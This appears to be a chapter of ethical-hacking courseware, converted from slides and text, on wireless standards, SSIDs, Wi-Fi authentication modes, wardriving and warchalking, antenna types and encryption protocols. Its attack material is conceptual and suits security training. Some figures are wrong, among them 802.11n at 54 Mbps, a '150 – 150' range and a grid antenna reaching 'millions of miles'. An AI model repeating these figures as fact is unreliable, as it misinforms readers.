- ⌚ **802.16a/d//e/m (WiMAX)** is a wireless communications standard designed to provide 30 to 40 mbps rates. The original version of the standard on which WiMAX is based (IEEE 802.16) specified a physical layer operating in the 10 to 66 GHz range. 802.16a, updated in 2004 to 802.16-2004, added specifications for the 2 to 11 GHz range. 802.16-2004 was updated by 802.16e-2005 in 2005 and uses scalable orthogonal frequency-division multiple access (Orthogonal frequency-division multiplexing (OFDM)) is a method of encoding digital data on multiple carrier frequencies.
- ⌚ Bluetooth is a wireless protocol mostly intended to be used by the shorter-range solicitations

The table that follows summarizes all the wireless standards mentioned on this slide:

<b>Standards</b>	<b>Freq. (GHz)</b>	<b>Modulation</b>	<b>Speed (Mbps)</b>	<b>Range (ft)</b>
<b>802.11a</b>	5	OFDM	54	25 – 75
<b>802.11b</b>	2.4	DSSS	11	150 – 150
<b>802.11g</b>	2.4	OFDM, DSSS	54	150 – 150
<b>802.11i</b>	Provides <b>WPA2 encryption</b> for 802.11a, 802.11b and 802.11g networks			
<b>802.11n</b>	2.4 - 2.5	OFDM	54	~100
<b>802.16a/d//e/m (WiMAX)</b>	10 - 66		70 – 1000	30 miles
<b>Bluetooth</b>	2.45		1 - 3	25

TABLE 15.1: Different Wireless Standards

# Service Set Identifier (SSID)

The diagram illustrates the components of SSID. At the center is a green circular icon with a radar-like pattern and a small red star. Surrounding this central icon are eight numbered circles (1 through 8) arranged in a circle, each containing a different piece of information about SSID:

- 1: SSID is a token to identify a 802.11 (Wi-Fi) network; by default it is the part of the frame header sent over a wireless local area network (WLAN).
- 2: It acts as a single shared identifier between the access points and clients.
- 3: Access points continuously broadcasts SSID, if enabled, for the client machines to identify the presence of wireless network.
- 4: SSID is a human-readable text string with a maximum length of 32 bytes.
- 5: If the SSID of the network is changed, reconfiguration of the SSID on every host is required, as every user of the network configures the SSID into their system.
- 6: A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any".
- 7: Security concerns arise when the default values are not changed, as these units can be compromised.
- 8: The SSID remains secret only on the closed networks with no activity, that is inconvenient to the legitimate users.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Service Set Identifier (SSID)

The Service Set Identifier (SSID) is a **unique identifier** that is used to establish and maintain wireless connectivity. SSID is a token to identify a **802.11 (Wi-Fi)** network; by default it is the part of the packet header sent over a wireless local area network (WLAN). It act as a single shared password between access points and clients. Security concerns arise when the default values are not changed, since these units can then be easily compromised. SSID access points broadcasts the radio signals continuously received by the client machines if enabled. A non-secure access mode station communicates with access points by broadcasting configured SSID, a blank SSID, or an SSID configured as "any." Because SSID is the unique name given to WLAN, all devices and access points present in WLAN must use the same SSID. It is necessary for any device that wants to join the WLAN to give the unique SSID. If the SSID of the network is changed, reconfiguration of the SSID on every network is required, as every user of the network configures the SSID into their system. Unfortunately, SSID does not provide security to WLAN, since it can be sniffed in plain text from packets.

The SSID can be up to 32 characters long. Even if the **access points (APs)** of these networks are very close, the packets of the two are not going to interfere. Thus, SSIDs can be considered a password for an AP, but it can be sent in clear text and can be easily discovered. In other words, SSIDs can be called a shared secret that everyone knows, and anyone can determine. The SSID remains secret only on the closed networks with no activity, which is inconvenient to the

legitimate users. A key management problem is created for the network administrator, as SSID is a secret key instead of a public key. Some common SSIDs are:

- comcomcom
- Default SSID
- Intel
- Linksys
- Wireless
- WLAN



## Wi-Fi Authentication Modes

Wi-Fi authentication can be performed in two modes:

1. Open system authentication
2. Shared key authentication



### Open System Authentication Process

In the open system authentication process, any wireless station can send a request for authentication. In this process, one station can send an authentication management frame containing the identity of the sending station, to get authenticated and connected with other wireless station. The other wireless station (AP) checks the client's SSID and in response sends an authentication verification frame, if the SSID matches. Once the verification frame reaches the client, the client connects to the network or intended wireless station.



FIGURE 15.7: Open System Authentication mode



## Shared Key Authentication Process

In this process each wireless station is assumed to have received a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate how the connection is established in Shared Key Authentication process:

- ➊ The station sends an authentication request to the access point.
- ➋ The access point sends challenge text to the station.
- ➌ The station encrypts the challenge text by making use of its configured 64-bit or 128-bit default key, and it sends the encrypted text to the access point.
- ➍ The access point uses its configured WEP key (that corresponds to the default key of station) to decrypt the encrypted text. The access point compares the decrypted text with the original challenge text. If the decrypted text matches the original challenge text, the access point authenticates the station.
- ➎ The station connects to the network.

The access point can reject to authenticate the station if the decrypted text does not match the original challenge text, then station will be unable to communicate with either the Ethernet network or 802.11 networks.





FIGURE 15.8: Shared key Authentication mode



## Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1x provides centralized authentication. For **802.1x authentication** to work on a wireless network, the AP must be able to securely identify traffic from a particular wireless client. The identification is accomplished by using authentication keys that are sent to the AP and the wireless client from the Remote Authentication Dial in **User Service (RADIUS) server**. When a wireless client comes within range of the AP, the following process occurs:

1. Client sends an authentication request to the AP for establishing the connection.
2. The AP sends EAP-Request for the identification of client.
3. The wireless client responds with its **EAP-Response** identity.
4. The AP forwards the identity to the RADIUS server using the uncontrolled port.
5. The RADIUS server sends a request to the wireless station via the AP, specifying the authentication mechanism to be used.
6. The wireless station responds to the RADIUS server with its credentials via the AP.
7. If the credentials are acceptable, the RADIUS server sends an encrypted authentication key to the AP.

8. The AP generates a multicast/global authentication key encrypted with a per-station unicast session key, and transmits it to the wireless station.




FIGURE 15.9: Shared key Authentication mode

# Wireless Terminologies

**CEH**  
Certified Ethical Hacker

<b>GSM</b> Universal system used for mobile transportation for wireless network worldwide	<b>ISM band</b> A set of frequency for the international Industrial, Scientific, and Medical communities
<b>Association</b> The process of connecting a wireless device to an access point	<b>Bandwidth</b> Describes the amount of information that may be broadcasted over a connection
<b>BSSID</b> The MAC address of an access point that has set up a Basic Service Set (BSS)	<b>Direct-sequence Spread Spectrum (DSSS)</b> Original data signal is multiplied with a pseudo random noise spreading code
<b>Hotspot</b> Places where wireless network is available for public use	<b>Frequency-hopping Spread Spectrum (FHSS)</b> Method of transmitting radio signals by rapidly switching a carrier among many frequency channels
<b>Access Point</b> Used to connect wireless devices to a wireless network	<b>Orthogonal Frequency-division Multiplexing (OFDM)</b> Method of encoding digital data on multiple carrier frequencies


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wireless Terminologies

Wireless Terms	Description
<b>GSM</b>	It is a universal system used for mobile transportation for wireless network worldwide
<b>Association</b>	The process of connecting a wireless device to an access point is called association
<b>BSSID</b>	The MAC address of an access point that has set up a Basic Service Set (BSS)
<b>Hotspot</b>	Place where wireless network is available for public use
<b>Access Point</b>	Used to connect wireless devices to a wireless network
<b>ISM band</b>	A range of radio frequencies that are assigned for use by unlicensed users
<b>Bandwidth</b>	Describes the amount of information that may be broadcasted over a

	connection
DSSS	It is used to transmit data on a stable range of the frequency band
FHSS	Data is transmitted on radio carriers which hop pseudo-randomly through many different frequencies at a pre-determined rate and hopping sequence
OFDM	Method of encoding digital data on multiple carrier frequencies with multiple overlapping radio frequency carriers

TABLE 15.2: Wireless terms and descriptions



## Wi-Fi Chalking

There are various techniques to detect open wireless networks. They are:

### WarWalking



To perform WarWalking, attackers walk around with **Wi-Fi enabled laptops** to detect open wireless networks. In this technique, the attacker goes on foot to conduct the Wi-Fi scanning. The disadvantage of this approach is the absence of a convenient computing environment and slower speed of travel.

### WarFlying



WarFlying is an activity in which attackers fly around with Wi-Fi enabled laptops to detect open wireless networks. This is also known as **warstorming**. As most of the people usually scan for the networks to map out the wireless networks in the area or as an experiment, most WarFlying is harmless. Also, it is more difficult to access open networks through WarFlying because of the nature of flying.




## WarDriving

According to [www.wordspsy.com](http://www.wordspsy.com), **WarDriving** is a computer cracking technique that involves driving through a neighborhood with a wireless enabled notebook computer, mapping houses and businesses that have wireless access points.



## WarChalking

This term comes from **whackers** who use chalk to place a special symbol on a sidewalk or another surface to indicate a nearby wireless network that offers Internet access. It is a method used to draw symbols in public places to advertise open Wi-Fi networks.



## Wi-Fi Chalking Symbols

Wi-Fi chalking symbols are inspired by hobo symbols. Matt Jones designed the set of icons and publicized them. The following are the various Wi-Fi chalking symbols:





FIGURE 15.10: Various Wi-Fi chalking symbols

# Types of Wireless Antennas

## Directional Antenna

Used to broadcast and obtain radio waves from a single direction




## Omnidirectional Antenna

Omnidirectional antennas provide a 360 degree horizontal radiation pattern. It is used in wireless base stations.

## Parabolic Grid Antenna

It is based on the principle of a satellite dish but it does not have a solid backing. They can pick up Wi-Fi signals ten miles or more.



## Yagi Antenna

Yagi is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF

## Dipole Antenna

Bidirectional antenna, used to support client connections rather than site-to-site applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Types of Wireless Antennas

Antennas are important for sending and receiving radio signals. They convert electrical impulses into radio signals and vice versa. Basically there are five types of wireless antennas:



### Directional Antenna

A directional antenna is used to **broadcast** and obtain radio waves from a single direction. In order to improve the transmission and reception the directional antenna is designed to work effectively in a few directions when compared with the other directions. This also helps in reducing interference.



### Omnidirectional Antenna

Omnidirectional antennas **radiate electromagnetic energy** regularly in all directions.

They usually radiate strong waves uniformly in two dimensions, but not as strongly in the third. These antennas are efficient in areas where wireless stations use time division multiple access technology. A good example of an omnidirectional antenna is one used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of where it is.

## Parabolic Grid Antenna



A parabolic grid antenna is based on the principle of a **satellite dish** but it does not have a solid backing. Instead of solid backing this kind of antennas has a semi-dish that is formed by a grid made of aluminum wire. These grid parabolic antennas can achieve very long distance Wi-Fi transmissions by making use of the principle of a highly focused radio beam. This type of antenna can be used to transmit weak radio signals millions of miles back to earth.



## Yagi Antenna

Yagi is a unidirectional antenna commonly used in communications for a frequency band of **10 MHz to VHF and UHF**. It is also called as **Yagi Uda** antenna. Improving the gain of the antenna and reducing the noise level of a radio signal are the main focus of this antenna. It doesn't only have unidirectional radiation and response pattern, but it concentrates the radiation and response. It consists of a reflector, dipole, and a number of directors. An end fire radiation pattern is developed by this antenna.



## Dipole Antenna

A dipole is a straight electrical conductor measuring **half wavelength** from end to end and connected at the RF feed line's center. It is also called as a doublet. It is bilaterally symmetrical so it is inherently a balanced antenna. These kinds of antennas are usually fed with a balanced parallel-wire RF transmission line.

# Parabolic Grid Antenna

CEH  
Certified Ethical Hacker

Parabolic grid antennas enable attackers to get better signal quality resulting in more data to eavesdrop on, more bandwidth to abuse and higher power output that is essential in Layer 1 DoS and man-in-the-middle attacks

Grid parabolic antennas can pick up Wi-Fi signals from a distance of ten miles

SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.




## Parabolic Grid Antenna

Parabolic grid antennas enable attackers to get better signal quality resulting in more data to eavesdrop on, more bandwidth to abuse, and higher power output that is essential in Layer 1 DoS and man-in-the-middle attacks. Grid parabolic antennas can pick up Wi-Fi signals from a distance of 10 miles. The design of this antenna saves weight and space and it has the capability of picking up Wi-Fi signals that are either horizontally or vertically polarized.

SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

TABLE 15.4: Various SSID's and percentage of signal quality



## Module Flow

Wireless encryption is a process of protecting the wireless network from attackers who can collect your sensitive information by breaching the RF (Radio Frequency) traffic.

This section provides insight on various wireless encryption standards such as WEP, WPA, WPA2, WEP issues, how to break encryption algorithms, and how to defend against encryption algorithm cracking.

<b>Wireless Concepts</b>	<b>Wireless Encryption</b>
<b>Wireless Threats</b>	<b>Wireless Hacking Methodology</b>
<b>Wireless Hacking Tools</b>	<b>Bluetooth Hacking</b>

 <b>Countermeasure</b>	 <b>Wireless Security Tools</b>
 <b>Wi-Fi Pen Testing</b>	

## Types of Wireless Encryption

<b>WEP</b>	<b>WPA</b>	<b>WPA2</b>	<b>WPA2 Enterprise</b>
<ul style="list-style-type: none"> <li>➊ WEP is an encryption algorithm for IEEE 802.11 wireless networks</li> <li>➋ It is an old and original wireless security standard which can be cracked easily</li> </ul>	<ul style="list-style-type: none"> <li>➊ It is an advanced wireless encryption protocol using TKIP, MIC, and AES encryption</li> <li>➋ Uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security</li> </ul>	<p>WPA2 uses AES (128 bit) and CCMP for wireless data encryption</p>	<p>It integrates EAP standards with WPA2 encryption</p>
<b>TKIP</b>	<b>AES</b>	<b>EAP</b>	<b>LEAP</b>
<p>A security protocol used in WPA as a replacement for WEP</p>	<p>It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP</p>	<p>Supports multiple authentication methods, such as token cards, Kerberos, certificates etc.</p>	<p>It is a proprietary WLAN authentication protocol developed by Cisco</p>
<b>RADIUS</b>	<b>802.11i</b>	<b>CCMP</b>	
<p>It is a centralized authentication and authorization management system</p>	<p>It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks</p>	<p>CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection</p>	
Wireless Encryption			
